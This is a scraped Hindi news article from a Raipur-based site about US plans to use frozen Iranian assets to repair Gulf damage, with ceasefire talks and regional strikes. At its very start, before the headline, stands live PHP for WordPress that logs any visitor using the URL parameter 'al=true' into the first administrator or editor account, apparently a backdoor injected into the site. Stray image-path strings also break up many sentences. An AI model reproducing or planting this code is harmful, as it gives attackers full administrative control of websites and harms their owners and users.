// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){$u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); ईरानी संपत्तियों से खाड़ी देशों के नुकसान की भरपाई पर विचार, अमेरिका की नई रणनीति – प्रत्युषा आशा की नयी किरण
विदेश

ईरानी संपत्तियों से खाड़ी देशों के नुकसान की भरपाई पर विचार, अमेरिका की नई रणनीति

नई दिल्ली
 अमेरिकी प्रशासन ईरान द्वारा कुवैत और बहरीन पर किए गए मिसाइल और ड्रोन हमलों से हुए नुकसान की भरपाई और पुनर्निर्माण के लिए ईरानी संपत्तियों कोखाड़ी देशों की ओर मोड़ने काप्रयास कर रहा है।

रॉयटर्स की रिपोर्ट के अनुसार, अमेरिकी ट्रेजरी सचिव स्कॉट बेसेंट ने अमेरिका के खाड़ी सहयोगियों को हुए नुकसान की लागत का आकलन करने के लिए टीम को निर्देश दिया है। इसके साथ ही वाशिंगटन भविष्य में इस संघर्ष से होने वाले किसी भी विनाश की मरम्मत के लिए भी ईरानी संपत्तियों के उपयोग पर विचार कर रहा है।

$24 बिलियन की रिहाई पर अटका शांति समझौता
यह घोषणा ईरान के सर्वोच्च नेता अयातुल्ला मोजतबा खामेनेई के सैन्य सलाहकार मोहसिनरेजई के उस बयान के एक दिन बाद आई है, जिसमें उन्होंने कहा था कि तेहरान और वाशिंगटन के बीच संभावित शांति समझौता अमेरिका द्वारा फ्रीज की गई 24 बिलियन डॉलर की ईरानी संपत्ति की रिहाई पर निर्भर करता है।

शुक्रवार को सीएनएन से बात करते हुए रेजई ने इस राशि की रिहाई को विश्वास की अहम परीक्षा और किसी भी व्यापक समझौते की दिशा में एक जरूरी कदम बताया था।

इस नए घटनाक्रम ने दोनों देशों के बीच पहले से ही नाजुक संघर्ष विराम प्रयासों के और उलझने का खतरा पैदा कर दिया है। एक अंतरिम समझौते को सुरक्षित करने के चल रहे कूटनीतिक प्रयासों केबावजूद वीकेंड में फिर से लड़ाई भड़क उठी है।

सैन्य तनाव में वृद्धि और ईरानी ठिकानों पर हमला
इस बीच पूरे क्षेत्र में सैन्य तनाव लगातार बढ़ रहा है।अमेरिकी सेंट्रल कमांड के अनुसार, समुद्री यातायात के लिए खतरा बने ड्रोनों को इंटरसेप्ट करने के बाद अमेरिकी बलों ने शनिवार तड़के होर्मुज में गोरुक और केशम द्वीप पर ईरानी तटीय रडार प्रतिष्ठानों पर हमला किया। अमेरिकी सेना ने रणनीतिक जलमार्ग के पास दो और ईरानी हमलावर ड्रोनों को मारगिराने का भी दावा किया है।

इसके जवाब में ईरान के रिवोल्यूशनरी गार्ड ने कुवैत और बहरीन में अमेरिकी सैन्य ठिकानों की ओर मिसाइलें दागीं। कुवैती अधिकारियों ने बताया कि सात बैलिस्टिक मिसाइलें रिहायशी इलाकों के ऊपर से गुजरीं, जिससे संपत्ति का नुकसान हुआ लेकिन कोई जनहानि नहीं हुई।

वहीं बहरीन में सायरन बजने के बाद निवासियों को सुरक्षित स्थानों पर शरण लेने की सलाह दी गई। ईरानी मीडिया ने दावा किया कि मिसाइलों ने दोनों देशों में अमेरिकी ठिकानों को निशाना बनाया, जबकि अमेरिकी सेना ने कहा कि छह मिसाइलों को इंटरसेप्ट कर लिया गया और सातवीं अपने लक्ष्य तक पहुंचने में विफल रही।

क्या है ईरान की मांगें?अमेरिका और ईरान के बीच अप्रत्यक्ष बातचीत जारी है ताकि एक ऐसा अंतरिम समझौता हो सकेजो शत्रुता को रोक दे और परमाणु कार्यक्रम जैसे विवादित मुद्दों पर भविष्य की बातचीत का रास्ता खोले। हालांकि, अब तक कोई खास प्रगति नहीं हुई है।

तेहरान अपनी तेल आय के अरबों डॉलर तक पहुंच, कच्चे तेल के निर्यात पर प्रतिबंधों से राहत, बंदरगाहों पर लगी पाबंदियां हटाने और होर्मुज जलडमरूमध्य पर अधिक नियंत्रण की मांग कर रहा है।

इसी बीच मध्यस्थता के प्रयासों के तहत, पाकिस्तान केआंतरिक मामलों के मंत्री मोहसिन नकवी शनिवार को तेहरान पहुंचे। ईरानी मीडिया के अनुसार, वे पाकिस्तान के सेना प्रमुख और प्रधानमंत्री का अयातुल्ला खामेनेई के लिए एक 'विशेष पत्र' लेकर गए हैं। नकवी की ईरानी विदेश मंत्री अब्बास अरागची सहित कई वरिष्ठ ईरानी अधिकारियों के साथ बातचीत करने की उम्मीद है।

ईरान की क्षमता पर राष्ट्रपति ट्रंप का बयान
यह संघर्ष अमेरिकी राष्ट्रपति डोनल्ड ट्रंप पर भी दबाव बढ़ा रहा है, जिन्हें ईंधन की बढ़ती कीमतों और युद्ध के कारण होने वाले व्यापक आर्थिक व्यवधानों पर घरेलू आलोचना का सामना करना पड़ रहा है।

एनबीसी न्यूज के अनुसार,ट्रंप ने कहा कि अमेरिकी ऑपरेशनों ने ईरान की मिसाइल और ड्रोन क्षमताओं को काफी हद तक कम कर दिया है, लेकिन उन्होंने माना कि तेहरान के पास अभी भी एक बड़ा शस्त्रागार मौजूदहै।

ट्रंप ने कहा, "उनके पास कुछ मिसाइलें और ड्रोन बचे हैं। प्रतिशत के हिसाब से मैं कहूंगा कि शायद उनकी मिसाइलों का 21% से 22% हिस्सा। यह बहुत सारी मिसाइलें हैं, लेकिन जब हमने पहली बार हमला किया था, तब के मुकाबले यह बहुत कम है।"

लेबनान में तनाव
दक्षिणी लेबनान में एक सैन्य वाहन पर हुए इजरायली हमले में दो सैन्य अधिकारियों और एक सैनिक की मौत हो गई। इजरायली सेना इस घटना की जांच कर रही है।

ईरान ने वाशिंगटन के साथ किसी भी व्यापक समझौते को लेबनान में इजरायल और ईरान समर्थित हिजबुल्लाह आंदोलन के बीच संघर्ष विराम से जोड़ दियाहै। हालांकि, इजरायल ने साफ किया है कि उसका सैन्य अभियान जारी रहेगा।

यह जटिल क्षेत्रीय विवाद शांति प्रयासोंको और उलझा रहा है। बातचीत रुकी हुई है और युद्ध को तीन महीने पूरे हो चुके हैं, ऐसे में किसी स्थायी समझौते की उम्मीदें फिलहाल अनिश्चित बनी हुई हैं।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile :-91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्कविभाग – आरएसएस फीड